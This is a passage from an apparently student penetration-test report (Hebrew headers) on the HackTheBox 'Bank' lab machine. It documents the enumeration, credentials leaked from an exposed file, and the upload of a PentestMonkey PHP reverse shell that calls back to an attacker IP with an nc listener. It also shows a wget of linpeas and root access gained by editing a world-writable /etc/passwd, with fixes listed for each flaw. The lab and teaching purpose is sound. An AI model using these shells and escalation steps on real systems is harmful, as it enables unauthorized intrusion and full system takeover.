-James
root@raspberrypi:/media/usbstick#
```


This file is a “Block Special File” (represented with “b”), even after deleting files, the memory isn't immediately overwritten, instead it marks the file for the OS as “available for new data”. The file still stores memory of the data it contained. By using “strings” on the file, the data that was on the USB is still retrievable, allowing you to read it and gain the “root” flag.

```
root@raspberrypi:/media/usbstick# ls -l /dev/sdb
brw-rw---- 1 root disk 8, 16 Nov  5 11:44 /dev/sdb
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/media/usbstick#
```

Vulnerability Explanation:

The main vulnerability is unrestricted sudo permissions for user “pi” which grants access to user “root” on the system. For retrieving “root.txt”, accessing the raw data of the mounted USB on the system allows an attacker to read the memory that was on the Block even after deleting the content.

Vulnerability Fix:

- **Restricting permissions for user “pi”:** Unrestricted sudo permissions for user “pi” allows that user to run any command on the system as “root”. Restricting the sudo privileges to specific actions, commands or disabling it completely will prevent this Escalation Vector.
- **Overwriting memory from USB:** The files deleted from the USB doesn’t immediately overwrite the memory data from the USB raw data. It’s important to also delete the memory data from the USB Block Special File.

Severity: Critical - Unrestricted sudo permissions allows user “pi” do Privilege Escalate to user “root”, essentially compromising the entire system.

Exploit Code: sudo su

בדיקות חוסן תשתית

דוח מעבודות גמר

Proof Screenshot Here:

```
root@raspberrypi:/media/usbstick# id
uid=0(root) gid=0(root) groups=0(root)
root@raspberrypi:/media/usbstick# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:6c:e7
          inet addr:10.10.10.48  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::8a56:5fbc:a740:cbd4/64 Scope:Link
          inet6 addr: fe80::250:56ff:fe94:6ce7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15977 errors:0 dropped:51 overruns:0 frame:0
          TX packets:20145 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2239346 (2.1 MiB)  TX bytes:9677451 (9.2 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:26447 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26447 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7197966 (6.8 MiB)  TX bytes:7197966 (6.8 MiB)
```

Proof.txt Contents: 3d3e483143ff12ec505d026fa13e020b

```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
```

System IP: 10.10.10.29

Service Enumeration

Server IP Address	Ports Open
10.10.10.29	TCP: 22(ssh), 80(http)
	UDP:

Nmap Scan Results:

```
(boker@boker)~[~/Desktop/HTB/Bank]
$ nmap -sV -sC 10.10.10.29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 16:24 IST
Nmap scan report for 10.10.10.29
Host is up (0.068s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|_ 2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|_ 256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_ 256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp    open  domain   ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
|_ _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.35 seconds
```

Initial Shell Vulnerability Exploited

Shell as user “www-data”

Vulnerability Explanation:

Unrestricted access to “/balance-transfer” and a file that isn’t encrypted allows an attacker to gain credentials for “<http://bank.htb>”. Due to a developer comment in the support page Source Code, “.htb” extension is executed by the server as PHP, allowing an attacker to upload a malicious PHP reverse shell and gain access to user “www-data” on the system.

Vulnerability Fix:

- **Restrict access to “/balance-transfer”:** Restricting access to this directory will prevent an attacker from easily locating and accessing this public directory, gaining files from the directory.
- **Ensure all files are encrypted:** One specific file from “/balance-transfer” wasn’t encrypted, this allowed anyone to download the file and gain credentials for user “chris”.
- **Remove developer comments:** Removing developer comments, especially the one that told “.htb” will be executed as “.php” can prevent exploiting PHP to gain a reverse shell.
- **Filter and restrict uploaded files:** Allow only file extensions that are relevant to the support ticket, for example “.png”, “.jpeg”, “.jpg” etc.

Severity: Critical - Due to multiple vulnerabilities and security issues, access to the server as user “www-data” can be achieved, granting file manipulation and access to the entire system.


Proof of Concept Code Here:

Due to Port 53/domain being open, and no hostname found via DNS zone transfer. Adding the usual hostname of HTB machines ("machine_name".htb) to "/etc/hosts":

```
boker@boker: ~/Desktop/HTB/Bank
File Actions Edit View Help
GNU nano 8.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 boker
10.10.10.29 bank.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Accessing the main page redirects to "/login.php", and a login form:



בדיקות חוסן תשתית

דוח מעבודות גמר

Using “feroxbuster” to enumerate directories, the following directories found on the webserver:

`feroxbuster -u http://bank.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

“/inc” , “/assets” , “/balance-transfer” (And directories inside “/assets”)

```
#####> - 5m 268260/293277 34s found:3012 errors:1
#####> - 5m 195469/220546 715/s http://bank.htb/
#####> - 0s 220546/220546 1404752/s http://bank.htb/assets/ => Directory listing (add --scan-dir-listings to scan)
#####> - 1s 220546/220546 304622/s http://bank.htb/assets/js/ => Directory listing (add --scan-dir-listings to scan)
#####> - 0s 220546/220546 1198620/s http://bank.htb/assets/img/ => Directory listing (add --scan-dir-listings to scan)
#####> - 0s 220546/220546 1030589/s http://bank.htb/assets/font-awesome/ => Directory listing (add --scan-dir-listings to scan)
#####> - 1s 220546/220546 259466/s http://bank.htb/assets/fonts/ => Directory listing (add --scan-dir-listings to scan)
#####> - 1s 220546/220546 200132/s http://bank.htb/assets/css/ => Directory listing (add --scan-dir-listings to scan)
#####> - 0s 220546/220546 666302/s http://bank.htb/assets/js/theme/ => Directory listing (add --scan-dir-listings to scan)
#####> - 4s 220546/220546 50805/s http://bank.htb/assets/font-awesome/scss/ => Directory listing (add --scan-dir-listings to scan)
#####> - 4s 220546/220546 50170/s http://bank.htb/assets/css/theme/ => Directory listing (add --scan-dir-listings to scan)
#####> - 2s 220546/220546 102105/s http://bank.htb/assets/font-awesome/fonts/ => Directory listing (add --scan-dir-listings to scan)
#####> - 4s 220546/220546 50946/s http://bank.htb/assets/font-awesome/less/ => Directory listing (add --scan-dir-listings to scan)
#####> - 4s 220546/220546 49931/s http://bank.htb/assets/font-awesome/css/ => Directory listing (add --scan-dir-listings to scan)
#####> - 0s 220546/220546 1643866/s http://bank.htb/inc/ => Directory listing (add --scan-dir-listings to scan)
```

```
404 GET 9L 37w 296c http://bank.htb/Lil%20Eazy%20-%20Compton%204%20Life
404 GET 9L 38w 319c http://bank.htb/paul%20wall%20and%20chamillionaire%20-%20controversy%20sells
301 GET 9L 28w 314c http://bank.htb/balance-transfer => http://bank.htb/balance-transfer/
404 GET 9L 33w 279c http://bank.htb/blue%20rss
200 GET 13L 26w 584c http://bank.htb/balance-transfer/f16338fa71b5d1b2490f38a38496a2a3.acc
200 GET 13L 26w 585c http://bank.htb/balance-transfer/84f8b63a767058af39d96477fa557487.acc
```

Inside “/balance-transfer” multiple “.acc” files are stored, one file stands out as it have significantly different size from all the other files:

Index of /balance-transfer			
	Name	Last modified	Size Description
🔗	Parent Directory		-
🔍	68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257
🔍	09ed7588d1cd47ffca297cc7dac22c52.acc	2017-06-15 09:50	581
🔍	941e55bed0cb8052e7015e7133a5b9c7.acc	2017-06-15 09:50	581
🔍	0d64f03e84187359907569a43c83bdbc.acc	2017-06-15 09:50	582
🔍	052a101eac01ccbf5120996cdc60e76d.acc	2017-06-15 09:50	582
🔍	20fd5f9690efca3dc465097376b31dd6.acc	2017-06-15 09:50	582
🔍	70b43acf0a3e285c423ee9267acaebb2.acc	2017-06-15 09:50	582
🔍	346bf50f208571cd9d4c4ec7f8d0b4df.acc	2017-06-15 09:50	582

בדיקות חוסן תשתית

דוח מעבודות גמר

Using “strings” to read the content of the file, email and password for Christos is found:
“chris@bank.htb: !##HTBB4nkP4ssw0rd!##”

```
(boker@boker)-[~/Desktop/HTB/Bank]
$ strings 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+
===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

Using the credentials acquired from the “.acc” file on the login form, access to the website is granted:

The screenshot shows the HTB Bank web application interface. The user is logged in as Christos Christopoulos. The dashboard displays the following information:

- Balance:** 1.337 \$
- Total Transactions:** 8
- Total CreditCards:** 2
- Support Tickets:** 0

CreditCard Information:

Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 \$
MASTERCARD	535630154104****	08/2020	***	337.00 \$


Transaction History:

Transaction ID	Transaction Date	Transaction Time	Amount (USD)
3326	10/21/2016	3:29 PM	\$321.33
3325	10/21/2016	3:20 PM	\$234.34
3324	10/21/2016	3:03 PM	\$724.17
3323	10/21/2016	3:00 PM	\$23.71
3322	10/21/2016	2:49 PM	\$8345.23
3321	10/21/2016	2:23 PM	\$245.12
3320	10/21/2016	2:15 PM	\$5663.54
3319	10/21/2016	2:13 PM	\$913.45

בדיקות חוסן תשתית

דוח מעבודות גמר

In the “Support” page it’s possible to upload files with a support ticket:



In the Source Code, a developer comment shows the extension “.htb” will execute as PHP for debugging purposes:

```
91 <label>Message</label>
92 <textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: repeat; background-image: none; background-position: 0% 0%;
93 <br>
94 <div style="position: relative;">
95 <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
96 <a class="btn btn-primary" href= javascript:; >
97   Choose File...
98   <input type="file" required style="position: absolute; z-index: 2; top: 0; left: 0; filter: alpha(opacity=0); ms-filter: "progid:DXImageTransform.Microsoft.Alpha(Opacity=0)";
99 </a>
100 &nbsp;
101 <span class="label label-info" id="upload-file-info"></span>
```

Using [PHP PentestMonkey](#) to create a reverse PHP shell that will execute upon interaction with “.htb” extension:

```
File Actions Edit View Help
GNU nano 8.4 shell.htb *
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.33'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

בדיקות חוסן תשתית

דוח מעבדות גמר

Uploading the PHP reverse shell to the website and creating a listener using “nc”, opening the attached file execute the reverse shell and access to the server is made via user “www-data”:

The screenshot shows a web browser window with the URL `bank.htb/support.php`. The page title is "HTB Bank" and it displays a "My Tickets" section. A table lists tickets, with the first ticket having the title "shell" and message "PHP pentestMonkey Shell". The "Attachment" column for this ticket contains a link labeled "Click Here", which is highlighted with a red box and a red arrow. To the right of the browser window is a terminal window titled `boker@boker: ~/Desktop/HTB/Bank`. The terminal shows the following commands and output:

```
(boker@boker) ~/Desktop/HTB/Bank
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.29] 52094
Linux bank 4.4.0-79-generic #100-14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i
17:56:58 up 1:33, 0 users, load average: 0.00, 0.00, 0.04
USER      TTY      FROM             LOGINw  IDLE  JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


Initial Shell Screenshot:

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:11:f0
          inet addr: 10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:11f0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:789381 errors:0 dropped:54 overruns:0 frame:0
          TX packets:772225 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120852817 (120.8 MB)  TX bytes:382343141 (382.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7854 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7854 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:809056 (809.0 KB)  TX bytes:809056 (809.0 KB)

$ █
```

Proof.txt Contents: 15c49ab941c77938e94af0a4bba18031

```
www-data@bank:/home/chris$ pwd
/home/chris
www-data@bank:/home/chris$ cat user.txt
15c49ab941c77938e94af0a4bba18031
www-data@bank:/home/chris$ █
```

Privilege Escalation

Privilege Escalation to user "root"

Vulnerability Exploited:

Uploading "[linpeas](#)" to the target system to explore possible Privilege Escalation Vectors on the machine:

```
www-data@bank:/tmp$ wget 10.10.14.33/linpeas.sh
--2025-11-05 18:08:39-- http://10.10.14.33/linpeas.sh
Connecting to 10.10.14.33:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840139 (820K) [text/x-sh]
Saving to: 'linpeas.sh'

100%[=====>] 840,139      1.17MB/s   in 0.7s

2025-11-05 18:08:40 (1.17 MB/s) - 'linpeas.sh' saved [840139/840139]

www-data@bank:/tmp$ chmod +x linpeas.sh
www-data@bank:/tmp$ ./linpeas.sh
```

Linpeas marked "/etc/passwd" as a file that is writable by user "www-data" and a possible escalation vector:

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/etc/passwd
/run/lock
/run/lock/apache2
/run/shm
/tmp
```

The file "/etc/passwd" is indeed World-Writable:

```
www-data@bank:/tmp$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1252 May 28 2017 /etc/passwd
www-data@bank:/tmp$
```

בדיקות חוסן תשתית


דוח מעבודות גמר

Generating a new hashed password that will be inserted into “/etc/passwd”

```
(boker@boker) - [/usr/share/peass/linpeas]
$ cd -
~/Desktop/HTB/Bank

(boker@boker) - [~/Desktop/HTB/Bank]
$ openssl passwd Aa123456
$1$U.kqB5e6$wexKJlkjFjuIJETQThW/Y/
```

Adding the password to “root” user inside “/etc/passwd”:



```
boker@boker: ~/Desktop/HTB/Bank
File Actions Edit View Help
boker@boker: ~/Desktop/HTB/Bank x boker@boker: ~/Desktop/HTB/Bank x
GNU nano 2.2.6 File: /etc/passwd Modified
root:$1$U.kqB5e6$wexKJlkjFjuIJETQThW/Y/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog$
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

בדיקות חוסן תשתית

דוח מעבודות גמר

Using the command “su root” to switch user to “root” and putting the password “Aa123456” which is the password generated and inserted inside “/etc/passwd”. Access to user “root” is gained:

```
root@bank:/tmp# whoami
root
root@bank:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:11:f0
          inet addr:10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:11f0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:790940 errors:0 dropped:64 overruns:0 frame:0
          TX packets:773391 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121799860 (121.7 MB)  TX bytes:382680267 (382.6 MB)
```

Vulnerability Explanation:

File `"/etc/passwd"` have priority over `"/etc/shadow"` with assigning passwords to users on the system, because the file is World-Writable, anyone can edit it and add a hashed password to any user on the system, that password will be checked first when trying to login to the user.

Vulnerability Fix:

- **Downgrade permissions on `"/etc/passwd"`:** Down-grading permissions on `"/etc/passwd"` file so it won't be World-Writable will prevent this Privilege Escalation instantly.

Severity: Critical - File `"/etc/passwd"` being World-Writable allows anyone to edit the file, add a password to user `"root"` and access `"root"`, leading to full system compromise.

Exploit Code: `su root (password "Aa123456")`

Proof Screenshot Here:

```
root@bank:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:94:11:f0
          inet addr: 10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:11f0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:790965 errors:0 dropped:64 overruns:0 frame:0
          TX packets:773406 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:121801954 (121.8 MB)  TX bytes:382682311 (382.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7854 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7854 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:809056 (809.0 KB)  TX bytes:809056 (809.0 KB)
```

Proof.txt Contents: 5b62463f011c62617ce6a15dac259fb6

```
root@bank:~# pwd
/root
root@bank:~# cat root.txt
5b62463f011c62617ce6a15dac259fb6
root@bank:~#
```

Extra Privilege Escalation Vector To User Root:

Linpeas found a SUID binary which isn't default to the system: “/var/htb/bin/emergency”

```
Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwsr-xr-x 1 root root 110K Jun 14 2017 /var/htb/bin/emergency (Unknown SUID binary!)
-rwsr-xr-x 1 root root 5.4K Mar 27 2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 482K Aug 11 2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 327K Dec 7 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9.6K Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 daemon daemon 46K Oct 21 2013 /usr/bin/at ----> RTTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 36K May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 45K May 17 2017 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K May 17 2017 /usr/bin/chfn ----> SuSE_9.3/10
-rwsr-xr-x 1 root root 18K Nov 24 2015 /usr/bin/pkexec ----> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Genertic_CVE-2021-4034
-rwsr-xr-x 1 root root 31K May 17 2017 /usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 18K May 8 2014 /usr/bin/traceroute6.tputils
-rwsr-xr-x 1 root root 65K May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 154K May 29 2017 /usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 72K Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 libuid libuid 18K Nov 24 2016 /usr/sbin/uuidd
-rwsr-xr-x 1 root dip 316K Apr 21 2015 /usr/sbin/pppd ----> Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 39K May 8 2014 /bin/plng
-rwsr-xr-x 1 root root 43K May 8 2014 /bin/plng6
-rwsr-xr-x 1 root root 35K May 17 2017 /bin/su
-rwsr-xr-x 1 root root 30K May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 87K Nov 24 2016 /bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Nov 24 2016 /bin/umount ----> BSD/Linux(08-1996)
```

This file owner is “root” user, and it seems like a backup to the entire system (Noticeable by using “strings”, but the output is very long so I avoided entering it to the report):

```
root@bank:/var/htb/bin# ls -l
total 112
-rwsr-xr-x 1 root root 112204 Jun 14 2017 emergency
root@bank:/var/htb/bin#
```

